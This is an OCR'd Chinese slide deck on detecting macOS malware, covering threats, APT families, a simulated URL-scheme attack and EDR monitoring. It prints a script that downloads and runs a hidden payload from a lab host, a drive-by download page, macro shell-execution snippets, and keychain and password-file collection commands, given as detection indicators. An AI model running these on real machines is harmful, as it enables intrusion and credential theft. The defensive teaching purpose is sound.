Hunting malware on macOS

macOS恶意程序捕获

王朝飞


腾讯企业IT MAC安全专家

目录

现状与威胁

现状 | 小众的MAC？

你所看见的数据



事实是MAC并不小众

在某些行业公司里，如互联网公司、设计公司。MAC所占比例远高于此，且比例不断攀升。

>25%


Tencent 腾讯


现状 | MAC安全吗？

事实是 并不安全

	bypass	disable
GateKeeper	✔	✔
SIP	✔	✔
Xprotect	✔	✔
Sandbox	✔	✔

威胁 | 恶意软件





- 从2016年到2017年，针对MAC平台的malware增加了**270%**
- 仅在2018年，针对MAC平台上的malware增加了**165%**

威胁 | APT

高级持续性威胁一直存在！

APT10	Government of Kazakhstan
BlackHole	Chinese Cyberespionage
PUNTA CANA	Duojeen
APT37	BlackOasis
Mask	APT29
Dark Caracal	APT28
China Group 1	turla
China Group 2	OceanLotus
Lazarus	Turla Group
OceanLotus	Sofacy
IceFog	Mirage
Nitro	


AdWind	Revir (Imuller)	KitM
AoboKeylogger (Baoba)	Rubyilyn	Komplex
BackTrack	Snake	Lamadai
BlackHole (Musminim)	SniperSpy	Lamzev (Malez)
CallMe	Systemd	LaoShu
Careto (Mask)	Tsunami (Kaiten)	Lazarus
Coldroot	Ventir	Leverage
Cowhand	WireLurker (Machook)	MacDownloader
Crisis (Davinci, Morcut)	Wirenet (NetWeirdRC)	MacKontrol
CrossRAT	XAgent	MacSpy
DevilRobber	XcodeGhost	MineSteal
Dockster	XslCmd	Mokes
Dok	iWorkServ	OceanLotus
Eleanor	iWorm	OpinionSpy
Elite Keylogger	Jacksbot (jRAT)	PerfectKeylog
EvilOSX	Janicab	PintSized
eWatch	Keyboard Spy Logger	PokerStealer (CorPref)
Flasfa (FlsplyDp)	Keydnap	Proton (ParticleSmasher)
FlashBack	KeyboardLoggerX	HiddenLotus
FruitFly (Quimitchin)	HellRaiser	Hovdy (AsTHT)
GetShell	IceFog (PnlA)	

- 持久化后门
- 恶意软件分发
- 敏感信息窃取
- 网络间谍

活跃的APT组织23个

APT木马家族有62个

威胁 | 漏洞



根据zerodium的数据，可以看到Mac的0day漏洞价格不菲，说明Mac的漏洞利用价值高！

根据cvedetails的统计数据在过去的2018年中，Mac平台共产生了110个漏洞。平均每个月9个！

模拟攻击


模拟攻击 | Remote Custom URL Scheme Attack

欺骗性、诱导性

感谢Apple


模拟攻击 | Remote Custom URL Scheme Attack



```
GoogleChrome 〉 chrome.sh 〉 No Selection
1 #!/bin/sh
2 nohup curl -k -L -o /tmp/.chrome http://192.168.56.1/payload.bin
3 cd /tmp/
4 chmod 755 .chrome
5 ./.chrome
```



Mal GoogleChrome

模拟攻击 | Remote Custom URL Scheme Attack







```
<script>
    function test()
    {
        window.location.replace('http://192.168.56.1/GoogleChrome.zip')
        setTimeout( function(){window.location.replace('https://www.google.com')},4000);
    }
</script>
</head>
<body onload="test();">
    <header>
```

检测与监控

检测 | 利用fake APP执行



检测 | 利用微软宏执行

同Windows平台一样，macOS同样面临着来自微软宏的威胁！

通过从系统模块导入方法：
1. Private Declare PtrSafe Function system Lib "libc.dylib" Alias "popen" (ByVal command As String, ByVal mode As String) As LongPtr
2. Call system() function：system("command")

调用vb 函数 MacScript()：
MacScript("do shell script " "your command or script here""")

调用vba函数 AppleScriptTask()：
AppleScriptTask ("MyAppleScriptFile", "myapplescripthandler", "my parameter string")


Execute something

父进程：/Application/Microsoft Word.app/Contents/MacOS/Microsoft Word（Excel、PowerPoint）
子进程：/bin/sh or /usr/bin/python or /usr/bin/open

download something

父进程：/Application/Microsoft Word.app/Contents/MacOS/Microsoft Word（Excel、PowerPoint）
子进程：/usr/bin/curl

检测 | 持久化


Login/Logout Hooks
StartupItems
Launch Daemon/ Agents
Spotlight Importers
Corn Jobs
Authorization Plugins
Kernel Extensions
DYLDInsert(App)
Periodic Scripts
Login Items
文件信息收集
.***,隐藏文件
路径
哈希
签名
哈希检测


kext
kext
DYLDInsert
来自非系统目录，APP自身目录。
尤其像/tmp/这种
从哪里加载？
Launch Daemon/ Agents
.***.plist，隐藏plist
Label :com.apple.*** & runAtLoad=1
&codesign不包含Software Signing

检测 | 权限提升

当前特权提升基本都依赖于欺骗用户输入root帐号密码；
直接通过漏洞提权是非常困难的！

认证进程路径非常规，文件签名不合法

security_authtrampoline异常参数

/usr/libexec/security_authtrampoline with commandline /bin/sh auth 3 ***.sh(/Applications/****.app/.../***.sh;/tmp/***.sh

检测 | 收集、窃取信息

Screencapture with –x(特别是-x -T);高频截图

/usr/bin/security with list-keychains,dump-keychains,login-chains
/usr/bin/mdfind with password,"密码", confidential, certificate

/usr/sbin/screencapture -x –T xxx path

security list-keychains | xargs zip –r /tmp/keychain.zip
mdfind "密码" –onlyin ~/Desktop | xargs zip –r /tmp/ps.zip

CGEventTapCreate kCGEventKeyDown&kCGEventKeyUp


Port scan：cp "/System/Library/CoreServices/Applications/Network Utility.app/Contents/Resources/stroke" /tmp/scanner&&cd /tmp/&&./scanner xxx 1 1024
Smb share：mount –t smbfs

安装键盘监控（kCGNotifyEventTapAdded）


同一进程某一时间区间访问不同IP+相同端口（同一IP+不同端口）
/sbin/mount with –t smbfs

监控 | 基础监控


- 构建基础的EDR，常用的4类数据源：
  - ✓ 进程网络
  - ✓ 进程关系
  - ✓ 进程命令行
  - ✓ 文件操作监控
- 这4类数据源可以覆盖ATT&CK中120种入侵攻击手段，监控覆盖率接近80%。




监控 | 进程及命令行


Apple OpenBSM 审计方式
（用户空间应用）
Mandatory Access Control Framework
（用户空间应用+内核空间）
audit_class：
0x00000080:pc:process
0x40000000:ex:exec
audit_event：
AUE_EXECVE
AUE_POSIX_SPAWN
AUE_FORK
AUE_VFORK
AUE_FORK1
AUE_DARWIN_RFORK
AUE_RFORK
AUE_EXIT
Time
PID、Process Name、Command Line、Path
hash(md5、sha256)、Signature(origin、cdhash、ident)
Ppid、Parent Process、Parent Process Command Line
UID、User
通过格式化、关联获取信息
进程信息获取
事件触发（new process）
关联自己的callback函数
注册mac policy
mac_policy_register
指定需要审计的类别/事件
mac_policy_conf
连接到/dev/auditpipe
指定mac_policy_ops
mpo_cred_label_update_execve_t

